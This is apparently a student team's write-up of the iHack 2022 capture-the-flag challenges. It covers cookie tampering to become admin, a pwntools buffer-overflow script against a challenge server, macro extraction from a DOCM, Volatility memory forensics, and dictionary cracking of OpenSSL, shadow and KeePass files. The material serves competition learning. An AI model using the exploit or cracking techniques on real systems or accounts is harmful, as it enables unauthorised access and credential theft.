IHACK 2022 WRITEUP

BUDAK PULUHAN


Team Members:
Muhammad Firdaus bin Amran
Muhammad Shariff bin Umar
Muhammad Haikal Haziq bin Hamzah

Note: Do let us know if there's any challenge that we've done but missed on writing. This is our first time writing a write-up.


Web

1) Web01

We could change the default cookies to base64 then convert it back. CyberChef change user to admin




Use postman to alter the cookies




FLAG IS HERE in the body!

2) Web03


Send get request and we could see the cookies value looks familiar.



Decode to base 64 two times and change to from user to admin



After this we have an error saying incorrect password. So we change 'password' cookie to 'password[]'



Then do a request again and you will the **flag** in html body!

```
›Good job! Here's your flag:<br>ihack{2b8db212aed914f43859ccce1b92365a}</h1</h1>
```

PWN

1) **Pwn02**


Check what kind of file is it and found it's an elf file

```
chal: ELF 32-bit LSB executable, Intel 80386, version 1 (GNU/Linux), statically
linked, BuildID[sha1]=5358fac57714ea7cb10bc80150f5e24a113a6bf9, for GNU/Linux 3.
2.0, not stripped
```

We have seen this challenge somewhere before. We just edited the script we have used before, knowing we are working with a similar problem.

```
from pwn import *
context.terminal = ["tmux", "splitw", "-h","-p","60"]

if args.SILENCE:
    context.log_level="info"
else:
    context.log_level="debug"


elf = ELF("./chal",checksec=False)
context.arch=elf.arch

gdb_script = """
b *echo+162
c
"""
if args.REMOTE:
    p = remote("pwn2.ihack.sibersiaga.my",1389)
else:
    p = elf.process(aslr=False)

if args.GDB:
    gdb.attach(p,gdb_script)
offset=cyclic_find("iaaa")
payload=flat(
    "A"*offset,
    p32(elf.symbols["ZmxhZ2hlcmUh"])
)
p.sendlineafter("Enter some text:",payload)


p.interactive()
```


Run '*python3 script.py REMOTE*' and you will find the **flag**.




DFIR

1) **DFIR 1**

I used networkmine for this. With networkmine you could extract files from the pcap file. We inspected every html and php file and found the shell.




Get the MD5 sum for the flag




Malware analysis

1) DOCM


Used oletools : *'olevba letter.docm'* and you will find a base64 looking text.



Decode the base64 using CyberChef and you will get a dotted text that resembles a link.



Remove the dots from the link and you will get the **flag!**



Memory Forensics

1) **I**

Find the md5 of .vmem file. Use md5 or md5sum in Linux

```
vicevirus@viceviruss-MacBook-Air Downloads % md5 artefact.vmem
MD5 (artefact.vmem) = 2aff5e0bd33f622790c3db33f0798978
```

2) **II**

Most of the tasks in this memory forensics could be done using Volatility. And sometimes its two flags in one!

Run this command below and you will get a lists of processes

```
┌──(vicevirus㉿kali)-[~/Downloads/volatility3-1.0.0]
└─$ sudo python3 vol.py -f artefact.vmem -profile=WinXPSP2x86 cmdline
```

Found this putty process seems out of place.. and tried entering the flag with 'putty.exe' and it works! ihack{putty.exe}

```
2040    mmc.exe "C:\Windows\system32\mmc.exe" "C:\Windows\system32\eventvwr.msc" /s
1732    putty.exe       "C:\Users\user13\Downloads\putty.exe"
2384    cmd.exe C:\Windows\system32\cmd.exe
```

3) **III**

It's the continuation of the previous one.

Just take the PID 1732 and use it as flag.

ihack{1732}

4) **IV**

We still use volatility here but we change the parameters little bit

```
┌──(vicevirus㉿kali)-[~/Downloads/volatility3-1.0.0]
└─$ sudo python3 vol.py -f artefact.vmem -profile=WinXPSP2x86 windows.netscan.NetScan
Volatility 3 Framework 1.0.0
Progress:  100.00               PDB scanning finished
```


This command will scan for the ports and networks in the memory.

And we found the IP used to connect through putty. That IP is the **flag.**

```
 12:28:18.000000
0x1fcd6428      TCPv4   192.168.74.173  3389    192.168.74.171  53017   ESTABLISHED     1060    sv
chost.exe       -
0x1fce0738      UDPv4   192.168.74.173  51519   *       0                       1052    svchost.exe     20
22-12-09 12:28:18.000000
0x1fce3880      UDPv6   fe80::4817:73ac:b77a:840d       1900    *       0               1052    sv
chost.exe       2022-12-09 12:28:18.000000
0x1fd87750      TCPv4   192.168.74.173  49262   139.59.122.20   4445    ESTABLISHED     1732    pu
tty.exe -
0x1fd98ac0      UDPv4   0.0.0.0 3702    *       0               1036    svchost.exe     2022-12-09
 12:28:24.000000
0x1fdb0bd0      UDPv4   127.0.0.1       1900    *       0               1052    svchost.exe     20
22-12-09 12:28:18.000000
```

5) **VI**

This flag can actually be found on the previous parameters of network scan. RDP port is 3389. We enter the IP that is using port 3389 as **flag**



0×1f3f64d0	UDPv6	::	3702	*	0		1036	svchost.exe	2022-12-09 12:28:24.000000
0×1f3ffda0	TCPv4	0.0.0.0	49156	0.0.0.0	0	LISTENING	460	lsass.exe	N/A
0×1f460258	UDPv4	127.0.0.1	51520	*	0		1052	svchost.exe	2022-12-09 12:28:18.000000
0×1fccc008	TCPv4	192.168.74.173	139	0.0.0.0	0	LISTENING	4	System	N/A
0×1fcd2240	UDPv6	fe80::4817:73ac:b77a:840d	51517	*	0		1052	svchost.exe	2022-12-09 12:28:18
0×1fcd2b50	UDPv6	::1	51518	*	0		1052	svchost.exe	2022-12-09 12:28:18.000000
0×1fcd6428	TCPv4	192.168.74.173	3389	192.168.74.171	53017	ESTABLISHED	1060	svchost.exe	-
0×1fce0738	UDPv4	192.168.74.173	51519	*	0		1052	svchost.exe	2022-12-09 12:28:18.000000
0×1fce3880	UDPv6	fe80::4817:73ac:b77a:840d	1900	*	0		1052	svchost.exe	2022-12-09 12:28:18
0×1fd87750	TCPv4	192.168.74.173	49262	139.59.122.20	4445	ESTABLISHED	1732	putty.exe	-
0×1fd98ac0	UDPv4	0.0.0.0	3702	*	0		1036	svchost.exe	2022-12-09 12:28:24.000000
0×1fdb0bd0	UDPv4	127.0.0.1	1900	*	0		1052	svchost.exe	2022-12-09 12:28:18.000000

Cracking

1) **AES**

I used ‘file’ command in Linux and the file is actually a salted openssl.

So what I did is I used, bruteforce-salted-openssl with wordlist rockyou. And we found the password. But it doesn’t end there.

```
┌──(vicevirus㉿kali)-[~]
└─$ bruteforce-salted-openssl -t 550 -f /usr/share/wordlists/rockyou.txt ~/Downloads/flag.enc  -d sha256
Warning: using dictionary mode, ignoring options -b, -e, -l, -m and -s.

Tried passwords: 6830670
Tried passwords per second: 569222.500000
Last tried password:

Password candidate: julia1984
```

We decrypt it with the password we got from bruteforcing

```
┌──(vicevirus㉿kali)-[~]
└─$ openssl aes-256-cbc -d -in ~/Downloads/flag.enc -out flag.txt -k julia1984
*** WARNING : deprecated key derivation used.
Using -iter or -pbkdf2 would be better.
```

Here is the **flag**

```
┌──(vicevirus㉿kali)-[~]
└─$ cat flag.txt
ihack{50955d4b2031271f8fda1764c1a66ac3}

┌──(vicevirus㉿kali)-[~]
```

‘

2) **Password Recovery**


This is an /etc/shadow file. The flag is encrypted with yescrypt.

I've actually tried to unshadow first but turns out I was understanding it wrong.

Then I directly used john the ripper to bruteforce with rockyou wordlist using command

'john –format=crypt –wordlist=/usr/share/wordlists/rockyou.txt unshadow.txt'

After some time you could just use *'john –show unshadow.txt'* to see the decrypted password. (iluvyou)




Convert iluvyou to md5 and you have the **flag!**

3) **Forgotten password**


Used 'file' command on the password file. Found out it's a Keepass password file.

Use the same kind of bruteforcing as before but little bit of a step.

First convert the file to hash using keepass2john



Second run bruteforcing as you would before with rockyou.txt on that hash. And you will find password ‘cristianoronaldo’



It doesn’t end there. SIUUU

Next, I installed keepass to open the keepass file.

Then I entered the password we got just now. Now we could see everything inside and the **FLAG!**